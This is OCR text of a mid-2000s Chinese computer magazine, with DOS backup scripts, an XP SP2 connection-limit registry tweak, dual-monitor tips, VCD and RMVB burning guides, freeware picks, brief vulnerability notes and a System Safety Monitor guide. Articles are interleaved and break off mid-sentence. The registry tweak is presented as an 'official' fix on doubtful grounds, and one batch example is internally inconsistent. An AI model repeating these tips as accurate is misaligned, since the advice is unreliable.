菜谱说明:上面这道小菜让我们能很方便地备份文件扩展名为DOC的Word文档，可是每次要备份其他文件扩展名的文档前都必须替换脚本文件中的文件扩展名和目标目录，下面我们要做一道支持参数备份的美味大菜。

正解！XP SP2连接上限官方修改法

★★

■ Frankiez

据官方消息称，微软将在近期对Windows XP进行强制性升级，将所有未升级至SP2的计算机统一升级至SP2。很多朋友都不愿使用SP2，因为对某些软件不兼容(这个问题已经逐步得以解决)和网络连接上限导致BT等软件下载速度缓慢。

小知识

Windows XP SP2连接上限

微软在开发Windows XP SP2时，刻意增强了其安全性能。为了防止一些疯狂连接的蠕虫病毒，SP2默认只允许本机进行10个TCP连接。这样的限制，对于那些需要很多并发连接才能正常工作的软件来说无疑是致命的(比如BT下载)。

网络上流传过很多种解决这一问题的方法，最普遍的是将Tcpip.sys替换为破解连接限制后的版本，可是这种方法非常繁琐，且不便于新手操作。

难道就没有官方的修改方法吗？今天就为大家带来官方的SP2连接上限修改的"正解"：

第一步：点击"开始→运行"，在"运行"输入框中输入regedit.exe回车，打开"注册表编辑器"。

第二步：：展开左侧的分支，定位到[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters]，在右侧窗格空白处右击，在弹出菜单中选择"新建→DWORD值"，新建名为"TcpNumConnections"(不含引号，即连接上限)的DWORD值并将其键值修改为64(十六进制)或100(十进制)。

第三步：重新启动计算机，你的TCP连接上限已经变为100了，如果需要更大的连接数请自行更改该值。CF [YY06]

脚本任务：备份任意目录下任意扩展名的文档到指定的目录。

特别说明：该脚本的使用方法为"Backup 要备份的扩展名 备份目标目录"(例如：Backup txt d:\myfolder\text)。

第一步：打开"记事本"，输入下列内容并保存为Backup.bat：

```
@echo off
if {%2} == {} (set mypath2=) else set mypath2=%2
set mypath1=c:\myfolder
copy /v /y %mypath1%\*.%1 %mypath2%
if errorlevel 1 echo 命令格式:backup 文件扩展名 [目标目录]
if errorlevel 1 pause
```

脚本说明：这段代码中的逻辑部分请参考上期的《DOS快餐店(二)》。

第二步：打开"命令行提示符"窗口，用CD命令将当前驱动器和目录改变到Backup.bat批处理脚本文件所在目录。

第三步：假设现在要备份目录C:\myfolder中的Word文档(即*.DOC)到D:\myfolder\word目录，则输入"backup doc d:\myfolder\word"命令即可(不含引号)。如果当前工作驱动器和目录已是D:\myfolder\word，只要输入"backup txt"命令，具有相同效果。

餐后小点:让copy一次备份多个扩展名的文档

适宜人群：已掌握各条DOS命令的用户

菜谱说明：一次备份一种类型的文件有些不便，如何同时进行多类型文件的备份呢？

脚本任务：将TXT、DOC、XLS、JPG、GIF、MP3扩展名的文件分别备份至目标目录中以相应扩展名命名的目录中 (也可添加其他扩展名)。

将下列代码保存为Backup.bat并放置在任意目录，双击Backup.bat文件就可以执行批处理命令备份文档了。

```
@echo off
cd c:\myfolder
cd d:\myfolder
for %%d in (txt doc xls jpg gif mp3) do if not exist d:%%d\nul md d:%%d
for %%f in (txt doc xls jpg gif mp3) do copy /v /y c:*.%%f d:%%f
```

脚本讲解：首先使用for循环语句检测d:当前目录(即刚才用"cd d:\myfolder"设置的d:的当前目录)下是否存在指定扩展名作为目录名的子目录，如果不存在则创建之。然后再次使用for循环让"copy /v /y c:*.%%f d:%%f"根据前面括号中的内容(txt doc……)分别执行一遍，每次执行时语句中的"%%f"都将替换为括号中的扩展名(第一次执行时%%f为"txt"，第二次执行时则为"doc"，直到全部执行完)。按文件扩展名作为子目录名分别备份文档(for命令的使用，我们将在今后的DOS快餐店中为大家详细讲解，敬请关注)。

小提示

★在上文代码的for循环语句的括号内的扩展名可根据实际备份需要自由修改，源目录和目标目录相同。

★要了解copy命令的更多参数，可以在命令行窗口中输入"copy /?" 即可(不含引号，替换其中的"copy"可以获得其他命令的用法)。

DIY你的DOS菜

请按下列要求自己动手写出所需的命令，答案将在下期公布：

1.在D:\下新建名为"cfan"的目录，然后在其下新建名为"info"的子目录。

2.试试如何将第1题的两条命令合并为一条。

3.将D:\cfan下所有扩展名为TXT文件复制到D:\cs下。

CF [YY05]

■ST TB

双显 就是这么神奇

★★★★

本文可以帮你学到

- 解决设置双显示器后，视频窗口变小问题
- 用双显示器实现16:9
- 超酷的PPT播放技术

液晶显示器越来越便宜，于是很多人将新购买液晶显示器和原来的CRT显示器组成双显示模式，更有人同时购买了同一型号的两台显示器。在使用双显示器中有些小技巧你发现了吗(以下以主显示器为"显示器1"，副显示器为"显示器2")?

1.双显示视频不再变小

用过双显示器的人总会遇到视频播放的问题，将视频在一个屏幕上全屏播放，在另一个屏幕上进行时，全屏操作视频都会自动回到窗口模式，如何解决这个问题呢?

第一步:在显示器1的桌面空白处右击，选择"属性"，点击"设置→高级"，在弹出窗口中点击显卡标签(如GeForce 6600GT)。

第二步:在窗口左侧选择"全屏幕视频"，在右侧的"全屏幕设备"下选择"自动选择"，点击"确定"(见图1)。

第三步:打开经常使用的视频播放器，这里以"暴风影音"为例。选择菜单命令"查看→选项"，在弹出的"选项"窗口左侧选择"输出"，在窗口右侧将"DirectShow视频"设置为"VMR9(无转换)"，将"RealMedia视频"及"QuickTime视频"设置为Directx 9。

第四步:现在只要播放视频，在显示器2上就能看到全屏的视频了，而不管在显示器1上做任何操作都不会影响显示器2上的全屏视频。




图1



图2

2.双显示=16:9显示器

如果你有两个相同型号的窄边显示器，恭喜你。你可以将两个显示器组成电视墙，做成16:9的超大显示器了。

第一步:按照上例中第一步的方法打开显卡选项卡。

第二步:在窗口左侧选择"nView显示设置"，在窗口左侧选择"水平跨越"，点击"确认"(见图2)。同时确认暴风影音已经按照上例第三步的方法修改完成。

第三步:这时你会在"显示属性"的"设置"标签下看到显示器1已经变成16:9的模式。

第四步:用暴风影音播放全屏视频，这时一般会在屏幕两侧出现黑边，我们可以在右键菜单中选择"全景和扫描→缩放至宽屏幕"项即可(见图3)。



图3 非常震撼的16:9效果，观看时尽量离屏幕远些

3.PPT幻灯播放超强密技

经常用PPT演示的朋友一定要注意下面的技巧，因为它将教会你如何正确用好"备注"功能，以及充分利用投影仪及笔记本电脑组成的双显示系统(见图4)。




图4 由于手边没有幻灯机，所以暂时用双显示器代替

现在很多人在进行PPT演讲时，笔记本显示器与投影仪(也可以算

制作带选择菜单的高级VCD 2.0

利用NeroVision Express轻松自制专业VCD

★★

■新疆　张迎新　选题推荐:北京　SS(获奖金100元)

平常喜欢旅游的小明，经常用手中的DV拍下各地风光，没想到文件越来越多，很不好整理，而且刻成VCD光盘后也非常不方便，经常是要看完一段再看一段，非常麻烦。后来他偷偷从一个高手那里学到了VCD 2.0制作的方法，问题立刻解决了。VCD 2.0具有一些DVD的特性，比如有菜单选项，还提供有章节选项，让你想看哪，就看哪，立刻就看，不用再跳来转去了。那你知道VCD 2.0是如何制作的吗？来看看小明是怎样用Nero的视频工具软件NeroVision Express制作吧。



制作好的VCD 2.0，有菜单选项

假设手边有两个视频文件，目标是制作含有两个主菜单项，每个主菜单项下面又有三条命令的VCD 2.0影碟。

第一步:将制作VCD 2.0影碟使用的视频文件复制到硬盘。运行程序，打开"NeroVision Express 3 [开始]"窗口，单击"制作光盘→视频光盘"命令进入下一步。

NeroVision Express小档案

- u软件版本:3.1.0.0　　软件大小:35750KB
- u软件性质:共享软件　适应平台:Windows 9x/2000/XP(需Directx 9)
- u下载地址:http://www.onlinedown.net/soft/3189.htm
- u简体语言包下载地址:http://www.onlinedown.net/soft/15967.htm

小提示

如果NeroVision Express安装了Nero DVD-Plugin，"NeroVision Express 3 [开始]"窗口的"制作光盘"菜单就会增加"超级视频光盘"和"miniDVD"两条命令，可以使用下面介绍的方法制作SVCD或miniDVD影碟了。

第二步:单击如图1所示窗口中的"添加视频文件"项，将刻录影碟使用的视频文件导入。NeroVision Express支持的文件格式非常丰富，包括ASF、AVI、DV、VOB和WMV等。

第三步:VCD播放菜单的顺序由"标题"(就是显示在如图1所示窗口中的文件)排列决定。如果需要调整窗口中的文件排列顺序，选中要移动的文件单击窗口左上角的

是显示器)画面是相同的，根本使用不上"备注"功能，这也让备注功能失去了意义，下面我们就来告诉大家如何才能正确利用此功能(此技巧需要使用Office XP/2003)。

第一步:连接好幻灯机，打开演示所用的PPT，在窗口下侧"单击此处添加备注"窗格中输入备注内容，此处的备注可以是任何内容，比如针对该幻灯片的整个演示文稿(见图5)。

第二步:选择菜单中的"幻灯片放映→设置放映方式"，在窗口中"多监视器"项"幻灯片放映显示于"下拉菜单中选择"监视器2　默认监视器"，同时勾选"显示演示者视图"(见图6)。

第三步:按下F5键，开始播放，这时投影仪就会显示出PPT文稿，而在你的笔记本电脑屏幕中，则显示的是带有备注的文稿(见图7)。

这样只要对照着笔记本屏幕，不仅可以知道每张PPT的大致内容，而且还可以直接阅读"备注"，更好地控制演讲时间。



图5




图6



图7

CF [YY07]



图 1

“上移”或“下移”按钮即可。同理，选中窗口中的“标题”单击左下角的“删除标题”或“重命名标题”按钮即可执行相应操作。

“删除标题”与“重命名标题”按钮之间有一个“合并”按钮，使用与否和如何设计播放菜单有关。因为两个视频文件组成的VCD播放菜单有两种形式：一是为两个“标题”分别设计主菜单，这样可以任意选择其中一个文件播放，但两个文件不能连续播放。二是将两个“标题”合并为一个，然后为合并后的标题制作一个主菜单，最后通过“创建章节”设计对应两个视频文件的命令，这种方法的优点是两个文件可以合在一起连续播放，但播放某个文件必须打开主菜单进行选择。合并“标题”时只须将要合并的对象全部选中，单击“合并”按钮就可以使窗口中的“标题”合二为一，并且NeroVision Express会将它们看成一个文件处理。这里当然是要根据你的选择来进行处理。

在窗口右侧的“编辑电影”和“创建章节”命令能实现许多特殊效果。如果希望使用文件中的某一场景作为播放菜单中的图片，可以先在左侧选择好视频文件，再单击“编辑电影”打开“监视器”窗口(见图2)。拖动开始标记使“监视器”中显示需要的场景画面，单击窗口中的“下一个”按钮即可在如图1所示窗口中看到效果。



图 2

小提示

我们还可以使用“监视器”删除视频文件中不需要的部分：首先按相同方法打开如图2所示“监视器”，单击其中的“剪切”按钮进入“剪切模式”。然后拖动“监视器”下面的“剪切开始”和“剪切结束”标记到需要的位置，再单击“剪切”按钮即可将带有红色网格线部分的视频删除。

如果希望将视频文件中的某一场景作为某一章节的开始，可以选中如图1中的视频文件单击“创建章节”打开如图3所示窗口。单击“监视器”工具栏右起第二个按钮“自动检测章节”，完成后即可将自动标记结果显示在如图3所示窗口右侧。如果设置的结果并不完美，也可以采用手工标记章节的方法，也就是拖动“监视器”下面的标记，当“监视器”显示某一章节的场景时单击工具栏右起第一个“添加章节”按钮，就可以将章节创建结果添加到如图3所示窗口右侧。完成后单击“下一个”按钮，回到如图1所示窗口。选中如图1窗口中需要创建章节的另一个“标题”，重复相同的操作就可以再次创建章节了。




图 3

第四步：上面的操作完成后单击“下一个”按钮，就可以开始设计VCD播放菜单的样式了(见图4)。



图 4

首先，需要修改的是VCD节目的名称，我们只要选中如图4所示中的图片和对应的名称，单击“属性”按钮就可以打开对话框进行修改，并决定“显示画面”还是仅仅显示菜单的文字。

接下来就可以使用“配置”、“背景”等项，对VCD的菜单进行优化设计。例如“配置”提供了许多预设的菜单图片和按钮的版式，“页眉/页脚文本”对话框供我们在菜单上方或下方添加文字等等。尽管这些功能看起来挺多，但由于是“所见即所得”，所以操作起来非常容易。

小提示

为防止断电等意外丢失制作结果，可以点击“保存”按钮，将当前工作进度保存为NVC文件。以后只要启动NeroVision Express，单击“打开保存的项目或光盘图像”，再选择保存的文件，就可以回到当时的工作状态了。

只要改个名 RMVB就变VCD

★

■河南　自由风

我们在网络上可以下载到大量的RMVB格式电影，但如果想把这些电影刻成VCD光盘在普通影碟机上观看，通常需要先用专门的格式转换工具将RMVB文件转换为MPEG格式才能进行刻录。其实不用这么复杂，这里笔者还有更简单方便的方法，让你直接刻录RMVB电影。

首先有个前提条件，在你的系统中要安装有RMVB解码器，如果双击RMVB文件能正常播放，就说明具备这个条件了。如果没有，建议安装暴风影音之类的播放器，这样可以一次安装就所有的编解码器了。当然，还有个要求，就是系统中要安装有NERO刻录软件。

第一步：把RMVB文件的扩展名更改为AVI，这里要注意的是，许多朋友在“资源管理器”中直接修改扩展名时，很可能会改成“.AVI.RMVB”的格式，这是系统默认隐藏了已经文件类型扩展名的原因，你需要在“资源管理器”中单击“工具”菜单中的“文件夹选项”，在“查看”选项卡中去掉“隐藏已知文件类型的扩展名”选项即可（见图1）。




图1

小提示

把RMVB扩展名改为AVI，目的是骗过NERO进行直接刻录，由于AVI并不是一种专用的视频编码标准(有多种视频编码都使用了AVI扩展名)，所以在更改扩展名后，NERO依然会调用RMVB解码器对其进行正常解码，从而实现直接刻录。

第二步：打开NERO刻录软件，在“新编辑”对话框中选择“视频光盘”，单击“新建”按钮打开一个刻录编译窗口。在右边的资源管理窗口中找到要刻录的RMVB文件（已经改名为AVI扩展名），将其拖到左边的“视频/图片”列表中。这时在列表中可以看到RMVB文件的播放时间，下面的光盘容量标尺上显示的就是转换为VCD后的大小（见图2），由于RMVB文件转为VCD格式后，体积会成倍增加，因此要特别注意这里的提示，不能超过你使用的光盘容量，否则就无法刻录完成。




图2

小技巧

由于通常情况下一部完整的电影是需要两张VCD碟片的，所以在直接刻录RMVB电影时，要选择那种一部电影压制成两个RMVB文件的，而那些一部电影只用一个RMVB文件的，通常转换后会大大超过一张光盘的容量，而无法直接刻录。

第三步：单击“刻录器”菜单中的“刻录编译”命令即可直接进行刻录了，在刻录前NERO会自动对RMVB文件进行解码，并转换为标准VCD格式，所以整个刻录过程会显得比较慢一些，但它的转换速度还是比较快的，在笔者的电脑上，59分钟的电影转换时间用了42分钟。刻录完成后，你就可以在普通影碟机上欣赏精彩的电影了。

CF [YY09]

第五步：在窗口的“选择菜单”下拉列表中选择“主菜单”，单击“下一个”按钮在文件就可如图5所示“预览”窗口中检查节目播放和菜单设计了。



图5

单击如图5中“遥控器”上的“左”、“右”按钮，可以选择要播放的节目，而后单击“输入”按钮就可以展开该节目的下一级菜单。再用相同方法选中要播放的章节，单击“播放”按钮就可以从指定的章节处开始播放。这个“遥控器”的使用与普通VCD机基本相同，熟悉一下非常容易上手。

第六步：NeroVision Express让我们在窗口中选择刻录设置，主要包括“刻录到”、“卷名”（即光盘名称）和“刻录设定”。只要注意“卷名”不要使用中文就可以了。最后，单击“刻录”按钮将我们的杰作刻录成VCD。

CF [YY08]

新软物语

硬盘修复控制台:DrvCareXP



软件版本:4.2
软件大小:717KB
软件性质:免费软件
适用平台:Windows XP
下载地址:http://www.lexundesigns.com/LexunFreeware/Apps/DrvCareXP-Install.zip

问：看了上期的《硬盘，我要精心呵护你》后，我也想对硬盘进行一下全面整理，可是非常麻烦，需要一项一项操作，请问有没有全面自动的解决方案呢？

答：推荐你使用DrvCareXP，它可以自动、全面地养护硬盘。有了它的帮助，你可以很轻松地让电脑自动完成清理硬盘空间，碎片整理、磁盘扫描等操作。软件运行需要Microsoft .NET Framework 1.1(下载地址:http://download.microsoft.com/download/7/b/9/7b90644d-1af0-42b9-b76d-a2770319a568/dotnetfx.exe)。

进入软件后，在窗口左侧勾选好要整理的，然后在右侧选择要进行的操作，分别为Disk Cleanup(磁盘清理)、Defragmentation(磁盘碎片整理)、ScanDisk(扫描磁盘)，然后点击Run即可运行了。而当你点击Schedule后，在弹出的菜单中可以制定计划任务，选择一个每周运行的时间让软件自动帮你整理。另外，使用自带的"计划任务"也可以直接添加和程序文件，进行更准确的时间设置，具体方法可以参考软件的帮助文件。

发一封视频邮件:VEmail



软件版本:1.1
软件大小:2016KB
软件性质:免费软件
适用平台:Outlook 2003
下载地址:http://download.microsoft.com/download/3/a/a/3aab31b6-1ec9-42a3-b626-27259873a691/VEMAIL.EXE

问：我有摄像头，想给远方的朋友写一封带视频邮件的信，请问我应该用什么软件呢？

答：你可以使用一些视频抓取软件将摄像头画面保存下来，然后做为附件发送，但如果经常这样就有点麻烦了，其实微软已经为我们提供了一个直接发送视频邮件的Outlook 2003插件。

软件下载并安装后，打开Outlook 2003，这时在工具栏内点击Video Message按钮后，就可以打开摄像头截取窗口，开始记录了。完成后就会自动做为附件发送了。

了解英语谚语的写法:英语格言警句

问：我想了解英文谚语Children should be seen but not be heard一句的意思，另外以后遇到这种英文谚语有没有可以查到的地方？

答：其实你可以直接用Google或百度等搜索引擎直接搜索到这些英文谚语的含义。这里再为你推荐一款名为"英语格言警句"的软件，它可以帮你快速查找到相应的格言。软件使用非常简单，选择菜单中的"数据→查找"就可以快速找到所需的英文谚语(或其中文含意)了。



软件版本:1.2
软件大小:1291KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.onlinedown.net/soft/38017.htm

CFan小白鼠

试用体验

上海读者郝捷：最新的"QQ等级一目了然"5.70版非常不错，不仅可以在等级、时间、图标上互换，更增添了数个附加功能。其中"在线状态"功能非常不错，你可以将生成的"在线状态"代码在网页或论坛中任意使用，以便别人快速方便地联系到你。

下载地址：http://www.onlinedown.net/soft/36494.htm

北京读者酷酷：因为《电脑爱好者》，我用上了优秀的极点中文输入法，最近我发现有网友制作了它的百万拼音词库，真的很棒！而且尽管词库增大很多，但使用中一点也不影响系统运行和输入速度(解压缩后直接将其中的attach.mb覆盖极点中文安装目录中的C:\Program Files\freewb\mb\下正在使用的输入方案文件夹中的同名文件)。强烈推荐！

下载地址：http://www.newhua.com/cfan/200506/freewb.rar

福建读者陈迎迎：最近MSN Messenger推出了最新的7.0.0604版，新功能不少：自定义名称后缀(像QQ的签名)；在联系人列表中显示好友的个性图片(像QQ的自定义头像)；使用Windows Media Player 10播放音乐时，直接在 称中显示曲目；支持离线消息(此功能还未开启)；改善网络连接性能诊断模式等。另外如果将http://www.newhua.com/cfan/200506/winamp_MSN.zip文件解压缩至Winamp所在目录下的Plugins子目录中就可以让MSN Messenger支持显示Winamp曲目的功能。如果你经常使用的播放器是Foobar2000，则可下载http://www.newhua.com/cfan/200506/foo_msn.zip，并将解压缩的文件放至Foobar2000所在目录下的

components子目录中即可。至截稿日期该版本MSN Messenger仅有英文版。

下载地址:http://www.skycn.com/soft/16443.html

新软试用

网友JoJo:前几天在网上发现了电影《哈利波特》所使用的字体，喜欢的朋友可以从http://www.newhua.com/cfan/200506/harrypotter.rar处下载到。



最近更新

紫光华宇拼音 4.0 试验版m1内部版build 5001

升级指数:★★★

前身为功能强大的紫光拼音。修正了一些错误，另外紫光拼音3.0中某些应用程序关闭或最小化后，状态条留在屏幕上的问题得以解决，同时还加快了输入栏光标，并采用了全新的状态栏图标及输入栏外观。注意在安装此输入法前必须安装紫光拼音3.0。由于是内测版，建议菜鸟先不要升级。

下载地址:http://www.newhua.com/cfan/200506/fourier.rar

腾讯QQ 2005 贺岁版 V3.0.4 珊瑚虫版

能够显示IP，没有广告的非官方版本QQ。新版本可自动关闭主面板的音乐播放栏，支持新版聊天室的广告移除。

下载地址:http://www.skycn.com/soft/15182.html

极点中文 4.2 公测版

彻底解决Windows 9x下无法使用系统设置;添加了在线速度测试功能;添加了单字输出模式;屏幕取词(将屏幕上的内容复制到剪切板再按Ctrl+;);屏幕查询(将屏幕上的内容复制到剪切板再按Ctrl+?，如想复制查询结果按Ctrl+C);词组最多可以包含512个汉字等。

下载地址:http://www.freewb.net/

双击就能运行Java小程序:JAVA LAUNCHER

问:我看了几期《电脑爱好者》连载的《Java咖啡馆》，现在也开始学习Java了，请问有没有能够快速运行Java程序的方法呢?

答:Java程序运行起来的确有点小麻烦，不过可以通过手动的方法来解决，如果你觉的麻烦，那么可以试试JAVA LAUNCHER。只要安装它后，你在“资源管理器”中双击CLASS格式的Java文件就可以直接运行了。它的好处不仅如此，你甚至可以用它直接将Java源代码编译为Windows下的可执行程序，非常方便(使用软件时需安装JDK，下载地址:http://java.sun.com/j2se/1.4.2/download.html)。



软件版本:2.5
软件大小:772KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.syncedit.com/download/others/javalauncher.zip

将软件下载后，就会自动与CLASS文件关联，双击后，就可以运行程序。另外，点击“开始”菜单中的软件项，打开软件主界面，然后在Main class file(主程序)中设置好源代码文件，同时Output file(输出文件)中设置好输出的文件后，就可以将源代码转为Windows文件了。

你的硬盘还好吗:HDDlife



软件版本:N/A
软件大小:1458KB
软件性质:免费软件
适用平台:Windows 2000/XP
下载地址:http://www.hddlife.com/files/HDDlife%201.0.14.msi

问:我经常通宵的用BT下载，有很多人说这会影响硬盘的寿命，请问有什么软件可以提前告诉我硬盘的寿命呢?如果快坏时我希望能够及时备份。

答:试试HDDlife吧，这款软件可以每隔一段时间检查你的硬盘状况，从而分析出硬盘的状态，如果已经状况已经很差，那么建议你赶快备份数据到其他硬盘中。

软件安装结束时，就会弹出主窗口，并显示出每块硬盘的状况及温度(需硬盘支持S.M.A.R.T.技术，一般新买的硬盘都有这个技术)，这样你可以随时知道你的硬盘状况如何，从而不必担心以后硬盘出问题前没有及时备份了。

让你的nVIDIA显卡飞起来:Coolbits

问:我想超频我的nVIDIA显卡，请问有什么方法?

答:这里我们推荐了个最简单的方法，只要双击两下，就可以让你的nVIDIA显卡控制界面增加超频选项。

将软件下载后，双击运行，接着右击桌面空白处，依次选择“属性→设置→高级”，然后点击显卡型号标签，如GeForce FX 5600。这时你在“时钟频率设置”项下就可以进行“超频”了。注意修改后一定要多测试几次，以保证其稳定性。



软件版本:N/A
软件大小:1KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200506/coolbits.rar

CF [YY10]



漏洞再现：书虫病毒

影响系统：未打IE6.1 SP1补丁的所有系统

漏洞分析："书虫"木马病毒利用IE漏洞疯狂感染系统文件造成巨大的经济损失，现在又发展成每日更新的变种病毒公然对反病毒软件进行挑战。木马通过QQ尾巴病毒传播的过程中隐藏执行一个脚本文件，反向连接下载病毒从而躲过杀毒软件的查杀。

补"洞"方法：警惕QQ等即时通讯工具发来含网址的消息，不轻易点击其网址，同时更新IE至SP1。

漏洞再现：Windows MSN Messenger的图片陷

影响系统：Microsoft MSN Messenger 6.1/6.2、Microsoft Windows Messenger version 5.0

漏洞分析：MSN Messenger(以下简称MSN)也出现了漏洞，微软真的不太平啊，MSN 6.2以前版本在处理PNG图片文件时没有进行严格分析，PNG文件如果被恶意构造过后就有可能导致缓冲溢出，造成用户系统被攻击，从而让入侵者完全控制。

补"洞"方法：虽然MSN的漏洞已经在微软发布的漏洞补丁中进行修复(代号为MS05009)，但仍然有大量电脑未打此补丁，因此被黑客入侵。也可以直接下载MSN的相应补丁或安装高版本的Windows Messenger。Microsoft MSN Messenger

坏人太多！请System Safety Monitor帮你密切监视系统

给Windows装个强力监视器

★★★

■广东　Qoo酷儿

看过上期的《我是这样追踪鸽子的——如何查杀隐形木马》，不少读者对其中介绍的System Safety Monitor(以下简称为SSM)很感兴趣。它是一款俄罗斯出品的系统监控软件，通过监视系统特定的文件(如注册表等)及应用程序，达到保护系统安全的目的。在某些功能上比我们之前介绍过的Winpatrol更强大。

安装并启动(可能需手动到安装目录中运行SysSafe.exe)SSM后，点击弹出的LOGO窗口中的Close this windows(关闭窗口)项，关闭该窗口。这时SSM已经启动，并开始进行监视，我们可以在系统托盘内看到软件图标。

SSM贴身保护你的Windows

SSM既然自称System Safety Monitor(系统安全监视器)，那么就要看看SSM的拿手绝活。

小提示

让它随Windows一同启动

只有让SSM随时启动才能起到监视和保卫系统安全的功效，因此要设置让其自动随Windows一同启动。右击系统托盘的软件图标，选择Preferences(参数选项)，打开System Safety Monitor - Preferences窗口，点击Options(选项)标签。确认左侧所选为General(常规)，然后将右侧SSM Startup mode(SSM启动模式)项修改为Start automatically as aservice(以服务形式加载)(见图1)。



图1　第一项为不启动，第二项为注册表方式启动项加载，第三项是服务形式加载，其中注册表方式较稳定，服务方式则拥有系统优先权，但有时会出现加载不成功，需手工启动的情况

System Safety Monitor小档案

- 软件版本：1.9.6 Beta 2
- 软件大小：700KB
- 软件性质：免费软件
- 适用平台Windows 9x/2000/XP
- 下载地址：http://mc.webm.ru/ssm.zip
- 软件备注：①SSM的测试版本均限制使用时间(比如现在这个版本可以用到5月)，不必担心，软件到期后会提示下载新版本，你也可以多留意主页(http://maxcomputing.narod.ru/ssme.html?lang=en)。
②推荐在Windows 2000/XP中使用SSM，在Windows 9x中可能会出现问题。

1.打开SSM的监控

第一步：打开System Safety Monitor - Preferences窗口，点击Plugins(插件)标签。

第二步：确认Enable Plugins(激活插件)项已被勾选，这时SSM可以对Start Menu("开始"菜单中的启动组)、Services(加载的系统服务)、Registry(注册表启动项)、INI Files(系统INI文件)及IExplore(IE)实施全方位监控(见图2)。



图2　每一个监控类别提供两项设置，Information(信息)可设置各监控的间隔时间，Configuration(配置)则可配置各监控类别

2.任意添加监控项目

相比我们以前强烈推荐的Winpatrol，SSM更优秀之处在于可以"自定义"，比如想让SSM监视一个注册表中[HKEY_CLASSES_ROOT\.abs]下"默认"键的键值改动，你可以手工添加。

第一步：同样是在Plugins标签下，在窗口右侧选择Registry→Configuration。

第二步：在右侧窗格中右击，选择

Add new item(添加新项目)，在弹出窗口的Path中输入HKEY_CLASSES_ROOT\.abr，在Name中输入"默认"，在Value中输入"默认"键键值的，即Photoshop.BrushesFile，在Value type下选择0 String即可。

第三步：设置完成后，当该键值被修改后，SSM就会弹出警告窗口(见图3)，按F2键可阻止修改，按F3键同意修改。




图3　此窗口默认在3秒后自动关闭，如想再次打开，则右击系统托盘软件图标，选择Show PlugIn log

对一个键值的修改已经如此，对于那些网络病毒就更能轻松解决。笔者曾用"证券大盗"等多款病毒对SSM进行测试，它都能轻松应对。

功能强大的程序监控

SSM另一强大而有用的监控就是应用程序监控，它能监控程序开启过程的一举一动。并且不管这个程序是以何种方式开启，无论是用户双击直接打开，还是由其他程序间接打开，甚至是由于系统漏洞而被悄悄执行的错误程序(包括病毒)，也不管这个程序是何种格式(EXE/DLL等)，SSM只要发现有新程序被开启，均会报告用户，最终由用户决定该程序是否运行。

1.实战SSM的程序监控

现在很多软件的安装程序，在给用户安装软件的同时，还会"默认"安装一些用户不需要的东西(广告/插件等)。一旦你安装了这种软件就同时在不知情之下往硬盘"塞垃圾"。这时，SSM就能发挥拦截作用了。

SSM默认是未开启程序监控，需要用户自行开启，方法很简单，只要右击系统托盘内软件图标，选择Watch App Activity (监视应用程序)即可。

笔者再运行含有广告插件的软件，如"QQ自动聊天器"，在安装时除了原程序，SSM提示还有新程序想运行(见图4)。在这里，SSM的程序监控对于程序开启提供五个不同的选择。所对应的快捷按键分别是F1到F5，每项都各有含义：F1是"总是允许"，F2是"总是阻止"，F3是"只允许系统管理员，不包括其他用户"，F4是"只允许这一次"(默认选项)，而F5是"只阻止这一次"，而这里自然要按F2或F5。之后继续安装，但居然又出现了广告插件，自然使用相同方法将其拦截即可。




图4

